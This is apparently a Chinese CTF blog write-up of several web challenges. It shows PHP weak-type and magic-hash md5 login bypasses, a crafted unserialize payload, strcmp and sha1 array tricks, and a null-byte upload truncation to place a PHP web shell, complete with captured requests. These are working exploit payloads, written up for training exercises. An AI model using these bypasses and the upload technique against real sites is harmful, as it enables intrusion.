西普 部分WEB Writeup

原创

Ni9htMar3 于 2016-12-26 22:49:17 发布

分类专栏： WriteUp 文章标签： writeup

WEB

拐弯抹角

打开一堆代码和注释

```
`<?php
// code by SEC@USTC

echo '<html><head><meta http-equiv="charset" content="gbk"></head><body>';

$URL = $_SERVER['REQUEST_URI'];
//echo 'URL: '.$URL.'<br/>';
$flag = "CTF{???}";

$code = str_replace($flag, 'CTF{???}', file_get_contents('./index.php'));
$stop = 0;

//这道题目本身也有教学的目的
//第一，我们可以构造 /indirection/a/../ /indirection/./ 等等这一类的
//所以，第一个要求就是不得出现 ./
if($flag && strpos($URL, './') !== FALSE){
    $flag = "";
    $stop = 1;        //Pass
}

//第二，我们可以构造 \ 来代替被过滤的 /
//所以，第二个要求就是不得出现 ../
if($flag && strpos($URL, '\\') !== FALSE){
    $flag = "";
    $stop = 2;        //Pass
}

//第三，有的系统大小写通用，例如 indirectioN/
//你也可以用?和#等等的字符绕过，这需要另一解决
//所以，第三个要求对可以用的字符做了限制，a-z / 和 .
$matches = array();
preg_match('/^([0-9a-z\/.]+)$/', $URL, $matches);
if($flag && empty($matches) || $matches[1] != $URL){
    $flag = "";
```

```
        $stop = 3;          //Pass
    }

    //第四，多个 / 也是可以的
    //所以，第四个要求是不得出现 //
    if($flag && strpos($URL, '//') !== FALSE){
        $flag = "";
        $stop = 4;          //Pass
    }

    //第五，显然加上index.php或者减去index.php都是可以的
    //所以我们下一个要求就是必须包含/index.php，并且以此结尾
    if($flag && substr($URL, -10) !== '/index.php'){
        $flag = "";
        $stop = 5;          //Not Pass
    }

    //第六，我们知道在index.php后面加.也是可以的
    //所以我们禁止p后面出现.这个符号
    if($flag && strpos($URL, 'p.') !== FALSE){
        $flag = "";
        $stop = 6;          //Not Pass
    }

    //第七，现在是最关键的时刻
    //你的$URL必须与/indirection/index.php有所不同
    if($flag && $URL == '/indirection/index.php'){
        $flag = "";
        $stop = 7;          //Not Pass
    }
    if(!$stop) $stop = 8;

    echo 'Flag: '.$flag;
    echo '<hr />';
    for($i = 1; $i < $stop; $i++)
        $code = str_replace('//Pass '.$i, '//Pass', $code);
    for(; $i < 8; $i++)
        $code = str_replace('//Pass '.$i, '//Not Pass', $code);

    echo highlight_string($code, TRUE);

    echo '</body></html>';`
```

通过分析可知需要构造一个URL为`/indirection/index.php`，但又不能等于他，总共定下了7条规则，不能有`./、\、p.、//`，必须是`小写字母a-z，/，.`组成，结尾必须是`/index.php`这样根据构造`/indirection/index.php/index.php`即可绕过
这种其实就是**伪静态技术（pseudo-static）**，又名**URL重写(URL rewriting)**。
举个最简单的应用，例如你原本想弄的是`index.php?id=123`，但你想隐藏其真实的文件路径，你通过URL重写技术，可以达到访问`test/123.html`而实际上在访问`index.php?id=123`


可参考链接

安女神之名

通过分析可知只要输入**安女神**就行，但由于有防火墙的存在，这道题主要考察的是编码。尝试多种编码，**UTF-8**成功绕过
`&#x5B89;&#x5973;&#x795E;`
然后查看源码即得真正**flag**

天网管理系统

打开界面，发现已有用户名密码，尝试登入系统，发现没有用



查看源码

```
<html>
<head>
<meta charset=utf8>
<title>最安全的管理系统</title>
</head>
<body>
<h1>天网管理系统</h1>
<p>安全与你同在</p>
<p>账户:admin  密码:admin</p>
<p>就是这么光明正大的放置用户名和密码,爸爸说我们再也不会忘记密码啦。</p>
<form enctype="multipart/form-data" method="post" action="index.php">
<table>
<th>
<td>大家请放心使用我们的产品。</td>
</th>
<tr>
<td>用户名:</td><td><input type="text" name="username" value="admin"></td>
</tr>
<tr>
<td>密码:</td><td><input type="text" name="password" value="admin"></td>
</tr>
<tr>
<td><input type="submit" value="登入系统"</td>
</tr>
</table>
</form>
<!-- $test=$_GET['username']; $test=md5($test); if($test=='0') -->
</body>
</html>
```

得到提示`<!--$test=$_GET['username'];$test=md5($test); if($test=='0')`
根据提示可知只要构造**username**的m**d5值与‘0’**相等满足条件即可
这里考察的是***PHP的弱类型***比较
这里是链接

```
s878926199a
    0e545993274517709034328855841020
s155964671a
    0e342768416822451524974117254469
s214587387a
    0e848240448830537924465865611904
s214587387a
    0e848240448830537924465865611904
s878926199a
    0e545993274517709034328855841020
```

选一个**s878926199a**登入，得到下一个提示：
`/user.php?fame=hjkleffifer`
直接进入地址，得到下一提示：

```
$unserialize_str = $_POST['password'];
$data_unserialize = unserialize($unserialize_str);
if($data_unserialize['user'] == '???' && $data_unserialize['pass']=='???')
{
    print_r($flag);
}
伟大的科学家php方言道：成也布尔，败也布尔。 回去吧骚年
```

通过分析，明显是考察**PHP的反序列化**
结合提示代码，这意思也就是数组了，**password**应该是已序列化的代码，并且经过`unserialize()`函数过后，参数**user**以及**pass**都应该是满足if语句的值，也就是“1”，
不用考虑`"???"`根据`bool=1`即可通过**PHP的弱类型比较**
这样的话，构造序列化的变量：

```
a:2:{s:4:"user";b:1;s:4:"pass";b:1;}
```

意思是数组a中有两个元素，长度为4的user元素的bool值为1，长度为4的pass元素的bool值为1.
只有这样，反序列化后user的值为1，pass的值为1
将此序列输入起始界面的密码中即得到**flag**

输入密码

打开空白，直接查看源码得到`/1.txt`,访问即得

```
    if (isset($_GET['a'])) {
        if (strcmp($_GET['a'], $flag) == 0)
            die('Flag: '.$flag);
        else
            print '离成功更近一步了';
    }
```

一看就知道是**php**的**strcmp的弱类型**比较，直接构造数组即可得到**flag**

此为一些strcmp比较结果：

```
strcmp("5", 5) => 0
strcmp("15", 0xf) => 0
strcmp(61529519452809720693702583126814,61529519452809720000000000000000) => 0
strcmp(NULL, false) => 0
strcmp(NULL, "") => 0
strcmp(NULL, 0) => -1
strcmp(false, -1) => -2
strcmp("15", NULL) => 2
strcmp(NULL, "foo") => -3
strcmp("foo", NULL) => 3
strcmp("foo", false) => 3
strcmp("foo", 0) => 1
strcmp("foo", 5) => 1
strcmp("foo", array()) => NULL + PHP Warning
strcmp("foo", new stdClass) => NULL + PHP Warning
strcmp(function(){}, "") => NULL + PHP Warning
```

FALSE

查看源码

```
<?php
if (isset($_GET['name']) and isset($_GET['password'])) {
    if ($_GET['name'] == $_GET['password'])
        echo '<p>Your password can not be your name!</p>';
    else if (sha1($_GET['name']) === sha1($_GET['password']))
      die('Flag: '.$flag);
    else
        echo '<p>Invalid password.</p>';
}
else{
    echo '<p>Login first!</p>';
?>
```

看来这次考察的是php的sha1函数漏洞，通过查阅资料，构造`name[]=a&password[]=b`,这样就很容易通过第一个判断，由于**sha1函数**不能处理数组类型，故两边处理时报错返回**false**相等，故得**flag**

上传绕过

文件上传

Filename: 选择文件 a.php.gif
Submit

尝试将一句话木马放进去，发现只允许`jpg, png, gif`，尝试添加后缀绕过，发现不行

/uploads/

用**burpsuite**进行抓包，在后面添加一句话木马的文件名，`a.php`，在`.php`后面加一个空格然后修改**hex**响应位置为*00*，进行截断处理，最后**go**

题目一

上传1.png之后出现这个

Upload: 1.png
Type: image/png
Size: 9.9091796875 Kb
Stored in: ./uploads/8a9e5f6a7a789acb.php
必须上传成后缀名为php的文件才行啊！

burpsuit截得

```
/uploads/
-----------------------------96303060623925
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/png
```

尝试在upload后面加1.php截断字符

最后成功

```
Referer: http://ctf5.shiyanbar.com/web/upload/
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7;
source=0;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1478345920,1478407466,
1479796528,1479904417;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*59503%2CnickN
ame%3A%EF%B8%B6%EF%BF%A3%EF%BC%8C%E5%88%AB%E8%87%B4;
Hm_lpvt_34d6f7353ab0915a4c582e4516dffbc3=1479904442;
PHPSESSID=8qsm57chh3pmifccfjs8v3jvj3
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----------------------------96303060623925
Content-Length: 10541

-----------------------------96303060623925
Content-Disposition: form-data; name="dir"

/uploads/1.php□
-----------------------------96303060623925
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/png
```

```
HTTP/1.1 200 OK
Date: Wed, 23 Nov 2016 12:35:58 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 230
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8" /></head><body>
Upload: 1.png<br />Type: image/png<br />Size: 9.9091796875
Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>□□□□□flag□□□<br>flag{SimCTF
_huachuan}</body>
</html>
```

NSCTF web200

一看就是考代码逆过程

```php
<?php
    function decode($str)
    {
        $_='';
        $one=str_rot13($str);
        $two=strrev($one);
        $three=base64_decode($two);
        $four=strrev($three);
        for($i=0;$i<strlen($four);$i++)
        {
            $_c=substr($four,$i,1);
            $__=ord($_c)-1;
            $_c=chr($__);
            $_=$_.$_c;
        }
        return $_;
    }
    print decode("a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws");
?>
```

what a fuck!这是什么鬼东西？

由`[]+!()`组成，明显是**JSFuck编码**，直接火狐命令行执行即得